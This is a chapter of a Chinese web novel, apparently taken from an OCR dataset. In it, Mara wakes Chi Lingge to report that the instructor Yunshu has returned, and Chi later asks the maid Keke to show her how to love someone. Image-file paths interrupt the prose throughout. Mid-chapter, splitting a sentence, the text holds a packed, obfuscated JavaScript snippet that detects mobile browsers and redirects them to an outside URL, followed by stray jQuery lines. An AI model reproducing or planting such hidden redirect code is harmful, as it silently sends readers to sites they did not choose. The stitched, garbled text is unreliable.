翌日天刚亮,玛拉便收拾齐整,仪态万方地敲响了赤伶歌的房门。
那清脆的咚咚声,对于仍在酣睡的人而言,却是在梦中具象成了天外来物猛地砸在脑袋。
赤伶歌冷不丁打了个激灵,捂着头在惊吓中睁开眼。
室内仍是一片昏暗,她茫然地眨了眨眼,半晌才在被窝的温暖舒适中找到一丝真实。
刚刚是有人在敲门?
她歪着头,听着门外动静时,眼睛又缓慢地眨了眨。
错觉吧,可可才不会……
刚这么想着,三声咚咚声又克制地从门外传来。
还伴随着一声轻轻的试探性的问询:“伶歌,你醒了吗伶歌?”
即使压低,那带着低磁挠人的声线依旧充满着浓厚的个人风采。
一下听出的来人是谁,赤伶歌的脸上瞬间挂上一排黑线。
玛拉?她这么早来找她做什么?冠军争霸赛可没有那么早开场。
她默默把被子拉起完全盖住脑袋,在更深的黑暗中,细嗅着被窝中的馨香,默默平复着那被吵醒带来的起床气。
玛拉并不是个凭心情做事的人。
这不同寻常的举动,万一是人家有正事找她呢?
赤伶歌终于说服了自己,但语气仍带着不快:“门没锁,夫人可以自己自便。”
“伶…”
这个音与赤伶歌的话同时响起,在听见赤伶歌的声音后,玛拉的话戛然而止。
而后,她反应了过来,声音里迅速带上了一丝不易察觉的欣喜,“伶歌,你醒了。”
“那我就开门喽。”
伴随着这句话的是门锁扭动的声音。
门被玛拉轻轻打开,走廊的光晕便迫不及待闯进这个黑暗空间,它们形成一道竖线,落在房间的正中央。也落在那张巨大的象牙床上。
极其懂事的光们,恰如其分地让玛拉看清了赤伶歌从被窝中探出的半张小脸。
还带着未醒的困意,眼帘半阖,下垂的长睫根根分明落在眼窝,这让她像极了一只困极了的小猫,丝毫不见平日里高高在上的骄矜模样。
赤伶歌自然也看见了那个逆光而站的人。她不耐地翻了个白眼,对玛拉进门前的那两句话表示着不屑。
什么叫她醒了?难道不是被眼前这个没眼色的人喊醒的吗?!
她最好真的有事找她!
然而玛拉开门后就不再做出任何动作,直愣愣地站在门口。
赤伶歌半眯着眼,依靠在软枕上的腰慢慢直起,羽绒被自然从脸上滑落,她半钩着红唇危险地看着玛拉,阴恻恻道:
“夫人应该不会是特意来吵醒我的,对吧?”
玛拉闻声动了动,赤伶歌却猝不及防看见玛拉恰好站在开关旁,她又连忙补了一句,“别开灯。”
开了灯,等会儿她还怎么睡。
玛拉微微一愣,虽然她本就没打算开灯,但并未开口解释,只乖乖的远离了那个让赤伶歌不爽的开关。
她终于从门口走进,房门被她缓慢关上,伴随着啪啪的脚步声响起,室内又恢复了最初的幽暗。
忽然,脚步声停下,赤伶歌听见一阵衣物摩擦的声音。是玛拉在距离她不远的地方坐了下来。
那股独属于玛拉的醇厚玫瑰伴随广藿的香气丝丝钻入鼻尖。
赤伶歌后背不自觉往后倒了些许,试图远离那侵占性极强的气味。
“伶歌。”
玛拉低磁的嗓音在幽寂中响起。
赤伶歌终于从那股气味中抽神,她懒懒地彻底把背依靠在软枕上,含混不清的回了个,“嗯?”
玛拉的声音忽然变得有些发紧,“我来找你是为了一件事。”
“巨轮竞技场的云枢教官,昨夜突然从失踪中回归了。”
嗯?!
赤伶歌浑身一震。
居然这么快!可她的对抗计划昨晚中道崩殂了啊!
不行!这样的话,今天她就绝不能再去人家的地盘观摩比赛!
鬼知道那个癫佬会在看见她的第一时间会做什么。
玛拉的消息带来的倒真是时候,但这么大清早,她就带着这种意味不明的消息来找她。
难道是昨天她离开后,云枢真的和她有了接触?
并且还知道了自己被云枢算计的真相,这才迫不及待的来找她抹黑人家吧。
“你们已经见过面了?他对你说了什么?”
赤伶歌迫不及待的开口。她的语气里带着好奇,以及一丝不易察觉的看好戏的戏谑。
云枢说了什么?
玛拉表情微怔,既惊讶于赤伶歌的洞见,也在为后续的抹黑工程默默修改着更为隐晦的词汇。
那句‘绝不能让赤小姐发现自己异能真相’的话在她脑中一闪而过。
伶歌的异能由认知驱动,而坚持了二十多年的认知构成了她现有的人格。
告知她真相,就代表否定她的人生,摧毁她的人格。
玛拉表面就像是被这个问题难住,半晌才艰涩地给出回答:“我们的确见了一面,云教官向我坦白了一些事。”
“他说,伶歌你的异能能够让人对你十分痴迷。”
“当初也是他故意设计,才让我‘爱上’了你。”
这话说的赤伶歌可不敢接,虽然她心中早已有了猜测,但面对受害者的实锤,她选择闭麦。
只是心中对云枢的恼怒又上了一层。
这个该死的大嘴巴!
此刻,赤伶歌的沉默就像是一个无能的丈夫,却还要面对一个歇斯底里的妻子。
尽管玛拉的表现并不算是歇斯底里。
她只是并没有在乎赤伶歌的回应,继续道:“我说这个并不是在怪你,伶歌。”
她的话里满是体谅,像是从不曾对这个无能的丈夫有过期待。
“我只是想告诉你,云枢的目的并不单纯,他在昨日的那场对话里试图拉拢我。”
玛拉并没有把话说的过于直白,赤伶歌却微妙的听出了她的意思。
她在说云枢只是想把自己当傀儡
然而这一点赤伶歌早早就做好了心理准备,她在听见那话时只有一个——
就这?
这让她不禁对玛拉升起了一丝怜爱,这人居然连抹黑都抹不到点上来。
她这话除了让自己对云枢生起防备,还能有什么作用。
那点怜爱让赤伶歌体贴地对玛拉的话做出了回应她情绪的回馈。
“他居然不仅利用了我,还只想让我去做他手中的傀儡!”
“夫人!”她的手“啪地”拍在被子上发出一声闷响。
“我们两个都是这件事里的受害者!”
“告诉我,你想怎么对付他。”
赤伶歌掷地有声的嗓音在室内回荡。
玛拉没有立即回话,她像是在纠结。
最终,她轻轻叹了口气,像是在承认自己的无能。
“云教官其实是巨轮
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17231966|189854||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
竞技场的所有者之一。”她轻轻的抛出了一个炸弹。
“抱歉伶歌,”她的语气带着因为无能为力而带来的羞愧以及艰涩,“我无法在冠军争霸赛的档口,去对作为主办方的巨轮竞技场做出反击。”
赤伶歌的想法本就不是去对付云枢,但玛拉的话让她升起几分警惕。
没想到云教官还有这么一层身份,那她想站在上风所需要的就远比她原本预计的要多。
她还需要从长计议才行。
黑暗中,赤伶歌用带着体谅的语气开口:“没关系的夫人,我能理解你的难处。”
她顿了顿,“只是,今天的观赛我或许不能再去。”
“云教官的行为,对我……”
她没有说完,玛拉却仿佛体会到了她的言外之意。
“那就不去伶歌,所有的一切本就该以你为先。”
两人的对话在此结束,赤伶歌并未再对玛拉的话做出任何回应。
玛拉体贴地轻声告别,轻手轻脚退出了房间。
暖黄的灯光泄进来一瞬,又极快随着关门被彻底断绝。
黑暗中,赤伶歌下滑着身体,将整个人缩进了被窝。
她的脑中纷纷杂杂,各种念头涌现又被串联解析。
迷迷糊糊中她就这么睡了过去。
直到可可的声音在耳畔传来,她才再次从混沌中苏醒。
似乎有被特意交代,当可可来喊人时已经到了用午餐的时间。
她懒洋洋地睁开眼,视线先聚焦在可可脸上那星罗密布的小雀斑上。
紧接着,意识瞬间变得清醒。
她想起了先前玛拉似乎来找过她,还说了什么无关紧要的内容。
嗯,那都不重要。
因为赤伶歌骤然想起了昨夜她在睡前立下的宏愿!
找人谈恋爱,通过自己的爱找到幸福。
至于为什么不找现成的玛拉?
第一,她不是女同。最后,她不是女同。
先前原本也曾考虑过云枢,但经过玛拉那一遭,她彻底放弃了这个想法。
这人压根就是个癫佬,和他谈恋爱,不就等于主动进了病娇的鸟笼?
到时候不仅找不到幸福,还会被癫佬束缚自由。
只是,先抛开对象不谈,当一个人爱一个人时,又会做什么呢?
赤伶歌满怀期待地将这个问题抛给了可可。
可可的脸又变得通红,每次触及类似话题时,她总是表现的十分害羞。
但对于赤伶歌,她又总是真诚的回答她一切看似冒昧的问题:“赤大人,或许只是单纯想对他好。”
面对赤伶歌不解的目光,可可费劲的开始举例子:“就是当你觉得他冷了,你就会想为他披上一件衣服。或者,什么都不做,当闲下来时,脑子里就会全都是他。”
十分具体又抽象的回答。赤伶歌似懂非懂地点点头。
“所以这么做你就会感觉幸福?”
她双眼发亮,十分期待的看着可可,期待她的回答。
可可毫不犹豫点头,“是的,赤大人!”
原来幸福,如此简单!
不过,“好可可,可以让我看看你是怎么爱一个人的吗!”
她又双眼泛着星星,说出了如此冒昧的话。
而可可内心既忐忑又羞涩,但她还是一如既往答应了赤伶歌。
在用过午饭后,她就在赤伶歌的催促下,踏上了演绎如何爱人的道路。